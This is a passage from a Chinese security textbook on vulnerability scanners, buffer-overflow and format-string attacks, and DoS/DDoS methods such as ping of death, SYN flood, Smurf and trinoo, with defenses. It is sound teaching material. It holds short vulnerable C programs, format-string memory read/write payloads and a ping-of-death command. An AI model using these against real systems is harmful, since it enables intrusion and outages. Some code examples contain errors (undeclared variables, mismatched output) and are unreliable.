简介：mysfind 扫描器是很著名的扫描器 pfind 的加强版，主要用于扫描 Printer 漏洞和 Unicode 漏洞。Printer 漏洞可以让攻击者取得系统的控制权，Unicode 可以让攻击者随意操作系统内的文件甚至完全控制系统。mysfind 是一个命令行程序，它采用多线程扫描系统漏洞，速度快、结果准。

使用格式：sfind ＜漏洞类型＞ ＜开始 IP 地址＞ ＜结束 IP 地址＞

扫描方式：有 3 种。

- -all　扫描所有漏洞；
- -e　扫描 Printer 漏洞，可以让攻击者取得系统的控制权；

• -u　扫描 Unicode 漏洞，可以让攻击者随意操作机器内的文件甚至完全控制系统。

扫描结束以后，结果自动保存在 sfind.txt 文件中。

(9) X-Scan(漏洞扫描)

X-Scan 是扫描大范围网段中存在漏洞主机的扫描工具。它采用多线程方式对指定 IP 地址(或单机)进行安全漏洞检测，支持插件功能，可以在图形和命令两种界面下操作。扫描内容包括：远程操作系统类型及版本、标准端口状态、端口 BANNER 信息、SNMP 信息、CGI 漏洞、IIS 漏洞、RPC 漏洞、SQL-Server、FTP-Server、SMTP-Server、POP3-Server、NT-Server、注册表信息等。

(10) 流光



图 4.25　“流光”主界面

流光是国内编程高手小榕的得力之作。它具有高效的用户流模式、高效服务器流模式，可同时对多台 POP3/FTP 主机进行检测，对系统常见漏洞进行扫描。可对 500 个线程探测，进行线程超时设置，阻塞线程具有自杀功能，不会影响其他线程。支持 10 个字典同时检测，检测设置可作为项目保存等功能。流光不但是入侵者的利器，而且还是管理员必备的检测系统安全的安全工具。

流光运行在 Windows 平台上，其主界面如图 4.25 所示。

实验 14　系统扫描

1. 实验目的

(1) 了解扫描攻击的基本原理；

(2) 掌握常用扫描工具的基本用法；

(3) 学习扫描器程序设计的基本方法。

2. 实验内容

(1) 使用两种扫描器软件进行扫描，包括 SATAN、流光、CIS、SuperScan 等。对扫描结果进行统计分析，并提出被扫描系统的安全改进方案。

(2) 比较两种扫描器的功能、特点和效果。

(3) 演示自己设计的端口或漏洞扫描程序，并记录演示的扫描过程及结果。

(4) 建立漏洞库。

(5) 运行自己设计的、基于漏洞库的、高效率的扫描软件，用它进行端口和漏洞扫描，并进行主机脆弱性分析。

3. 实验准备

(1) 设计实验的环境。

(2) 比较几种常用扫描器，选定 1～2 种实用扫描器。
(3) 设计使用扫描器的步骤。
(4) 设计漏洞库建立的方法和步骤。
(5) 设计一个可以演示扫描过程和结果的扫描器程序。
(6) 设计一个基于漏洞库设计并实现一个高效率的扫描软件，可以进行端口和漏洞扫描，并可以进行主机脆弱性分析。

4. 推荐的分析讨论内容

(1) 分析网络扫描器在网络管理和网络安全方面的作用。
(2) 其他发现或想到的问题。

4.7　代码漏洞攻击

信息系统的漏洞是普遍存在的，在许多方面都会使非授权用户进入系统，或使合法用户在系统中进行非法操作。这一节分析几种典型的代码漏洞。

4.7.1　缓冲区溢出攻击

1. 缓冲区溢出攻击的基本原理

缓冲区是程序运行时在内存中为保存给定类型的数据而开辟的一个连续空间。这个空间是有限的。当程序运行过程中要放入缓冲区的数据太多时，就会产生缓冲区溢出。

常见的缓冲区溢出来自 C 语言(以及其后代 C++)本质的不安全性：

- 没有边界来检查数组和指针的引用；
- 标准 C 库中还存在许多非安全字符串操作，如 strcpy()、sprintf()、gets() 等。

为了说明这个问题还必须看一看程序的内存映像。

任何一个源程序通常都包括代码段和数据段，这些代码和数据本身都是静态的。为了运行程序，首先要由操作系统负责为其创建进程，并在进程的虚拟地址空间中为其代码段和数据段建立映射。但是，只有静态的代码段和数据段是不够的，进程在运行过程中还要有其动态环境。一般来说，默认的动态存储环境通过堆栈(简称栈)机制建立。

从逻辑上讲，进程的堆栈是由多个堆栈帧构成的，其中每个堆栈帧都对应一个函数调用。当函数调用发生时，新的堆栈帧被压入堆栈；当函数返回时，相应的堆栈帧从堆栈中弹出。尽管堆栈帧结构的引入为在高级语言中实现函数或过程这样的概念提供了直接的硬件支持，但是由于将函数返回地址这样的重要数据保存在程序员可见的堆栈中，当程序写入超过缓冲区的边界时，这就是所谓的“缓冲区溢出”。

下面的程序是一个缓冲区溢出的实例。

例 4.1

```
#include <stdio.h>
int main()
```

```
{
    char name[5];
    printf("Please input your name:");
    gets(name);
    printf("you are %s",name);
}
```

运行这个程序可以发现,当输入的字符数少时,程序运行正常;当输入的字符数太多时(超过8),程序就不能正常结束。这就是缓冲区溢出所造成的。

当发生数据栈溢出时,多余的内容就会越过栈底,覆盖栈底后面的内容。通常,与栈底相邻的内存空间中存放着程序返回地址。因此,数据栈的溢出,会覆盖程序的返回地址,从而造成如下局面:要么程序会取到一个错误地址,要么将因程序无权访问该地址而产生一个错误。

2. 缓冲区溢出攻击过程

如果当发生缓冲区溢出时,能够准确地控制跳转地址,将程序流程引向预定的地址,CPU就会去执行这个指令。如果入侵者在预定的地址中放置代码用于产生一个shell,则当程序被溢出时,入侵者将获得一个shell。该shell会继承被溢出的程序的权限(操作系统中,一个新产生的shell会继承生成该shell的程序的权限)。如果入侵者获得了某台服务器的一个普通权限账号,而服务器上某个以root或system权限运行的程序存在缓冲区溢出漏洞,入侵者就可以利用该漏洞生成的shell去获得root权限。而入侵者进行攻击的关键是修改以较高权限运行的程序跳转指令的地址。

入侵者为了修改以较高权限运行的程序跳转指令的地址,一般要经过如下3步。

(1) 将需要执行的代码放到目标系统的内存。下面是两种常用方法:

- 植入法:通过主机,将需要执行的代码(目标平台上可执行的)直接放到缓冲区。
- 利用已经有的代码修改传入参数。

(2) 修改返回地址。

(3) 控制程序跳转,改变程序流程。下面是3种常用方法。

- 修改程序返回地址:将预先设定好的地址替换程序原来的返回地址。
- 在缓冲区附近放一个函数指针,指向入侵者定义的指令。
- 使用longjmp:C语言的setjmp/longjmp是一个检验/恢复系统,可以在检验点设定setjmp(buffer),用longjmp(buffer)恢复检验点。入侵者可以利用longjmp(buffer)跳转到预定代码。

3. 缓冲区溢出防御措施

(1) 安装安全补丁程序。

(2) 编写安全的代码:缓冲区溢出攻击的根源在于编写程序的机制。因此,防范缓冲区溢出漏洞首先应该确保在Linux系统上运行的程序(包括系统软件和应用软件)代码的正确性,避免程序中有不检查变量、缓冲区大小及边界等情况存在。比如,使用grep工具搜索

源代码中容易产生漏洞的库调用,检测变量的大小、数组的边界、对指针变量进行保护,以及使用具有边界、大小检测功能的 C 编译器等。

(3) 基于一定的安全策略设置系统:攻击者攻击某一个 Linux 系统,必须事先通过某些途径对要攻击的系统作必要的了解,如版本信息等,然后再利用系统的某些设置直接或间接地获取控制权。因此,防范缓冲区溢出攻击就要对系统设置实施有效的安全策略。

(4) 保护堆栈

- 加入函数建立和销毁代码。前者在函数返回地址后增加一些附加字节,返回时要检查这些字节有无被改动。
- 使堆栈不可执行——非执行缓冲区技术,使入侵者无法利用缓冲区溢出漏洞。

4.7.2 格式化字符串攻击

格式化字符串攻击也称为格式化字符串漏洞,同其他许多安全漏洞一样是由于程序员的疏漏造成的。不过,这种疏漏来自程序员使用格式化字符串函数的不严谨。

1. 格式化字符串函数族

ANSI C 定义了一系列的格式化字符串函数,如:

- printf:输出到一个 stdout 流。
- fprintf:输出到一个文件流。
- sprintf:输出到字符串。
- snprintf:输出到字符串并检查长度。
- vprintf:从 va_arg 结构体输出到一个 stdout 流。
- vfprintf:从 va_arg 结构体输出到一个文件流。
- vsprintf:从 va_arg 结构体输出到一个字符串。
- vsnprintf:从 va_arg 结构体输出到一个字符串并检查长度。
- 基于这些函数的复杂函数和非标准函数,包括 setproctitle、syslog、err * 、verr * 、warm、* vwarm 等。

这些函数有一个共同的特点,就是都要使用一个格式化字符串。例如对于大家熟悉的 printf 函数,它的前一个参数就是格式化字符串。

2. 格式化字符串漏洞

为了说明对格式化字符串使用不当而产生的格式化字符串漏洞,请先看下面的程序。

例 4.2

```
#include <stdio.h>
int main()
{
        char  * name;
        gets(s);
        printf(s);
```

```
}
```

下面是该函数的两次运行结果。

```
abcde
abcde%08x,%08x,%08x
000002e2,0000ffe4,0000011d
```

也就是说，当输入 abcde 时，输出仍然是 abcde。而当输入%08x，%08x，%08x 时，输出的却是 000002e2，0000ffe4，0000011d。这就是格式化字符串漏洞所造成的问题。因为在 printf 函数中，s 被解释成了格式化字符串。当调用该函数时，首先会解析格式化字符串，一次取一个字符进行分析：如果字符不是%，就将其原样输出；若字符是%，则其后面的字符就要按照格式化参数进行解析。当输入 abcde 时，由于没有包含%，所以每个字符都被原样输出了。而当输入%08x，%08x，%08x 时，就要将每个%后面的 x 都解释为一个十六进制的数据项，但函数没有这样 3 个数据项。于是，就将堆栈中从当前堆栈指针向堆栈底部方向的 3 个地址的内容按十六进制输出出来，这就是 000002e2，0000ffe4，0000011d。

这就给人们一个启发：当格式化字符串中包含有许多%时，就会有机会访问到一个非法地址。

3. 格式化字符串攻击的几种形式

（1）查看内存堆栈指针开始的一些地址的内容

由例 4.1 可知，使用类似于

```
printf ("%08x,%08x,%08x");
```

的语句，可以输出当前堆栈指针指向栈底方向的一些地址的内容，甚至可以是超过栈底之外的内存地址的内容。

（2）查看内存任何地址的内容

所查看的内存地址内容也可以从任何一个地址开始的内存内容。例如语句

```
printf ("\x20\02\x85\x08_%08x,%08x,%08x");
```

将会从地址 0x08850220 开始，查看连续 3 个地址的内容。

（3）修改内存任何地址的内容

格式化字符串函数还可以使用一个格式字符%n。它的作用是将已经打印的字节数写入一个变量。请观察下面的程序。

例 4.3

```
#include <stdio.h>
int main()
{
    int i;
    printf("china\%n\n",(int *)&i);
    printf("i = %d\n",i);
}
```

程序运行的结果如下：

```
china
i=5
_
```

即 i 的值为前面已经打印的字符串 china 的长度，即 5。利用这一点，很容易改变某个内存变量的值。

例 4.4

```
#include <stdio.h>
int main()
{
        int i = 5;
        printf("%108u%n\t",1,(int * )&i);printf("i=%d\n",i);
        printf("%58s123%n\t","",&i);print("i=%d\n",i);
}
```

程序执行结果如下：

```
1   i=108
123   i=26
```

语句

```
printf("%108u%n\t",1,(int * )&i);
```

用数据 1 的宽度，即 108 来修改变量 i 的值。而语句

```
printf("%58s123%n\t"," ",&i);
```

是用字符串" "加上字符串 123 的存放宽度，即 23+3 来修改变量 i 的值。

使用同样的办法可以向进程空间中的任意地方写一个字节。以达到下面的目的：

- 通过修改关键内存地址内容实现对程序流程的控制；
- 覆盖一个程序储存的 UID 值，以降低和提升特权；
- 覆盖一个执行命令；
- 覆盖一个返回地址，将其重定向到包含 shell code 的缓冲区中。

4.8 拒绝服务攻击

严格地说，拒绝服务(denial of service，DoS)攻击并不是某一种具体的攻击方式，而是攻击所表现出来的结果，最终使得目标系统因遭受某种程度的破坏而不能继续提供正常的服务，甚至导致物理上的瘫痪或崩溃。具体的攻击方法可以是多种多样的，可以是单一的手段，也可以是多种方式的组合利用，最基本的 DoS 攻击就是利用合理的服务请求来占用过多的服务资源。

按照所使用的技术，拒绝服务大体上可以分为两大类：

(1) 基于错误配置、系统漏洞或软件缺陷,如:

• 利用传输协议缺陷发送畸形数据包,以耗尽目标主机资源,使之无法提供服务。
• 利用主机服务程序漏洞发送特殊格式数据,导致服务处理出错而无法提供服务。

(2) 通过攻击合理的服务请求,消耗系统资源,使服务超载,无法响应其他请求。例如制造高流量数据流,造成网络拥塞,使受害主机无法与外界通信。

在许多情况下要使用上面两种方法的组合。例如,利用受害主机服务缺陷,提交大量请求以耗尽主机资源,使受害主机无法接受新请求。

4.8.1 拒绝服务攻击典型举例

1. 死亡之 ping(ping of death)

(1) ICMP 协议及其缺陷

IP 是一种不可靠、无连接的包传送协议,也是一种尽最大努力服务的协议。当一个包在经过多个网际部件的传送途中,可能出现传送方向出错、目的主机不响应、包拥塞、不能出错等情况。这时,由于它没有差错报告和差错纠正机制,所以将无能为力。为了弥补 IP 的这些不足,在 IP 层引入了一个子协议:网际控制消息协议 ICMP(Internet control message protocol)。

ICMP 是一种差错报告机制,它为路由器或目标主机提供了一种方法,使它们能把遇到的差错报告给源主机。如图 4.26 所示,ICMP 报文始终包含 IP 首部和产生 ICMP 差错报文的 IP 数据报的前 8 个字节(64KB)。由于这一特点,早期的许多操作系统在处理 ICMP 协议(如接收 ICMP 数据报文)时,只开辟 64KB 的缓存区。在这种情况下,一旦处理的数据报的实际长度超过 64KB,操作系统将会产生一个缓冲区溢出,引起内存分配错误,最终导致 TCP/IP 协议堆栈的崩溃,造成主机死机。




图 4.26 ICMP 分组的封装

(2) ping 程序与拒绝服务攻击的实现

ping 是 TCP/IP 网络中一个最简单而又非常有用的 ICMP 应用程序。它使用 ICMP 回应请求/应答,测试一台主机的可达性,具体可以用于下列场合:

• 验证基础 TCP/IP 软件的操作;
• 验证 DNS 服务器的操作;
• 验证一个网络或网络中的设备是否可以被访问。

由于早期的 ping 可以用参数-1 指定所发送数据包的尺寸,有可能发送一个超过 64KB 的报文。如

```
ping-1 65540 212.15.1.0
```

这时,对方的主机存在这种漏洞,就会形成一次拒绝服务攻击。

需要说明的是,现在的操作系统所附带的 ping 程序都限制了发送数据包的大小。因而这样的攻击已经不再可能。

2. “泪滴”(teardrop)

“泪滴”也称为分片攻击。这是一个利用 TCP/IP 的缺陷进行拒绝服务攻击的典型。

(1) TCP 数据分片

当两台计算机通信时,若数据量太大,无法在一个数据报文中进行传输,就会由 TCP 将数据拆分成多个分片,传送到目的地后再到堆栈中进行重组。由于各片是分别传输的,并且所经过的路径和传输的速度各不相同,为了组装,在 IP 包的首部中必须含有本片数据是原数据中的那一段的信息。下面是将一个数据分成 3 片,并要尽快地将数据送往接收进程(PSH):

PSH 1:1024(1024) ack1, win4096
PSH 1025:2048(1024) ack1, win4096
PSH 2049:3072(1024) ack1, win4096

如图 4.27 为数据的分片、传输和重装过程示意图。




图 4.27 TCP 数据的分片、传输和重装过程示意图

(2) “泪滴”攻击

“泪滴”攻击就是入侵者伪造数据报文,向目标机发送含有重叠偏移的畸形数据分片。如图 4.28 所示。当这样的畸形分片传送到目的主机后,在堆栈中重组时就会导致重组出错,引起协议栈的崩溃。




图 4.28 含有重叠偏移的畸形数据分片

3. UDP“洪水”(UDP flood)

UDP“洪水”由 ECHO/CHARGEN 服务引起。ECHO/CHARGEN 服务是 TCP/IP 为 TCP 和 UDP 提供的一种服务。ECHO 的作用就是由接收端将接收到的数据内容返回到发

送端，CHARGEN 则随机返回字符。这样简单的功能为网络管理员提供了进行可达性测试、协议软件测试和选路识别的重要工具，也为黑客进行“洪水”攻击提供了方便。当入侵者假冒一台主机向另一台主机的服务端口发送数据时，ECHO 服务或 CHARGEN 服务就会自动回复。两台机器之间的互相回送，会形成大量数据包。当多台主机之间相互产生回送数据包时，最终会导致系统瘫痪。

4. SYN“洪水”(SYN flood)与 Land

这是两个利用 TCP 连接中三次握手过程的缺陷的拒绝服务攻击。正常的 TCP 握手需要三次包交换来建立。一台服务器一旦接收到客户机的 SYN 包后必须回应一个 SYN/ACK 包，然后等待该客户机回应给它一个 ACK 包确认，才真正建立连接。

SYN“洪水”的攻击方法是攻击者用伪造的地址（网上没有使用的地址）向目标主机发出大量初始化的 SYN 包。目标主机收到请求后，分别回以相应的 SYN/ACK。但是由于源地址是虚假的，所以目标主机会因为其 SYN/ACK 得不到确认，会保持相应的连接直到超时。当这些未释放的连接请求超过一定限度时，就会拒绝新的连接请求。

Land 也是利用三次握手的缺陷进行攻击。但它不是依靠伪造的地址，而是先发出一个特殊的 SYN 数据包，包中的源地址和目标地址都是目标主机。这样，就会让目标主机向自己回以 SYN/ACK 包，导致自己又给自己回一个 ACK 并建立自己与自己的连接。大量这样的无效连接达到一定数量，将会拒绝新的连接请求。

5. MAC 地址攻击

这里介绍的 MAC 地址攻击是针对交换机的攻击。在交换式局域网中，交换机利用交换地址映射表将从一个端口（MAC）接收到的数据转发到另外的端口（MAC）。动态的交换地址映射表要在 AGE TIME 后进行更新。如果某一端口一直没有收到来自某一 MAC 地址的数据包，则在交换地址映射表就没有了它们的映射关系。而若再收到目的地址为该 MAC 地址的数据包时，交换机就会用洪泛算法进行转发处理。这对交换机的性能会造成影响。

假如攻击者生成大量源地址各不相同的数据包，这些 MAC 地址就会充满交换机的交换地址映射表空间，则正常的数据包到达时都被洪泛出去，致使交换机的查表速度严重下降，不能继续工作。

4.8.2 分布式拒绝服务攻击

分布式拒绝服务（distributed denial of service，DDoS）攻击指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动 DoS 攻击，从而成倍地提高拒绝服务攻击的威力。通常，攻击者使用一个偷窃账号将 DDoS 主控程序安装在一个计算机上，主控程序在一个设定的时间将与大量代理程序通信，代理程序已经安装在 Internet 上的许多计算机上。代理程序收到指令时就发动攻击。利用客户/服务器技术，主控程序能在几秒钟内激活成百上千次代理程序的运行。

1. DDoS 攻击原理

为了便于读者理解，下面结合几个 DDoS 实例介绍 DDoS 攻击原理。

(1) Smurf 与 Fraggle

将一个目的地址设置成广播地址(以太网地址为 FF：FF：FF：FF：FF：FF：FF)后，将会被网络中所有主机接收并处理。显然，如果攻击者假冒目标主机的地址发出广播信息，则所有主机都会向目标主机回复一个应答使目标主机淹没在大量信息中，无法提供新的服务。这两个攻击就是利用广播地址的这一特点将攻击放大而实施的拒绝服务攻击。其中，Smurf 是用广播地址发送 ICMP ECHO 包，而 Fraggle 是用广播地址发送 UDP 包。

显然，Smurf 为了能工作，必须要找到攻击平台，这个平台就是：其路由器上启动了 IP 广播功能——允许 Smurf 发送一个伪造的 ping 信息包，然后将它传播到整个计算机网络中。另一方面，为防止系统成为 Smurf 攻击的平台，要将所有路由器上 IP 的广播功能都禁止(一般来讲，IP 广播功能并不需要)。但是，攻击者若从 LAN 内部发动一个 Smurf 攻击，在这种情况下，禁止路由器上的 IP 广播功能就没有用了。为了避免这样一个攻击，许多操作系统都提供了相应设置，防止计算机对 IP 广播请求做出响应。

挫败一个 Smurf 攻击的最简单方法是对边界路由器的回音应答(echo reply)信息包进行过滤，然后丢弃它们，使网络避免被淹没。

(2) trinoo

trinoo 是复杂的 DDoS 攻击程序，它使用了前面介绍过的主控程序 master 对实际实施攻击的任何数量的“代理”程序实现自动控制。图 4.29 形象地表明了它的攻击原理。图中的“傀儡机”就是一些“代理”，“控制傀儡机”就是安装有 master 程序的计算机。该图对介绍 DDoS 更具有一般性。




图 4.29　DDoS 的一般原理

一个比较完善的 DDoS 攻击体系分成 4 部分：

- 攻击者所在机；
- 控制机(用来控制傀儡机)；
- 傀儡机；
- 受害者。

对受害者的攻击是从傀儡机上发出的，控制机只发布命令而不参与实际的攻击。

trinoo DDoS 攻击的基本过程是：攻击者连接到安装了 master 程序的计算机，启动 master 程序，然后根据一个 IP 地址的列表，由 master 程序负责启动所有的代理程序。接着，代理程序用 UDP 信息包冲击网络，攻击目标。在攻击之前，侵入者为了安装软件，已经控制了装有 master 程序的计算机和所有装有代理程序的计算机。

DDoS 就是利用更多的傀儡机发起进攻，以更大的规模进攻受害者。

(3) Tribal Flood Network 和 TFN2K

Tribe Flood Network 与 trinoo 一样，使用一个 master 程序与位于多个网络上的攻击代理进行通信。TFN 可以并行发动数不胜数的 DoS 攻击，类型多种多样(如 UDP 攻击、TCP SYN 攻击、ICMP 回音请求攻击以及 ICMP 广播)，而且还可建立带有伪装源 IP 地址的信息包。

TFN2K 是 TFN 的一个更高级的版本，它“修复”了 TFN 的某些缺点。

(4) Stacheldraht

Stacheldraht 也是基于 TFN 的，它采用和 trinoo 一样的客户机/服务器模式，其中 master 程序与潜在的成千个代理程序进行通信。在发动攻击时，侵入者与 master 程序进行连接。Stacheldraht 增加了以下新功能：攻击者与 master 程序之间的通信是加密的，以及使用 rcp (remote copy，远程复制)技术对代理程序进行更新。

2. DDoS 系统的一般结构

在更一般的情况下，DDoS 可能使用多台控制机，形成图 4.30 所示的结构。

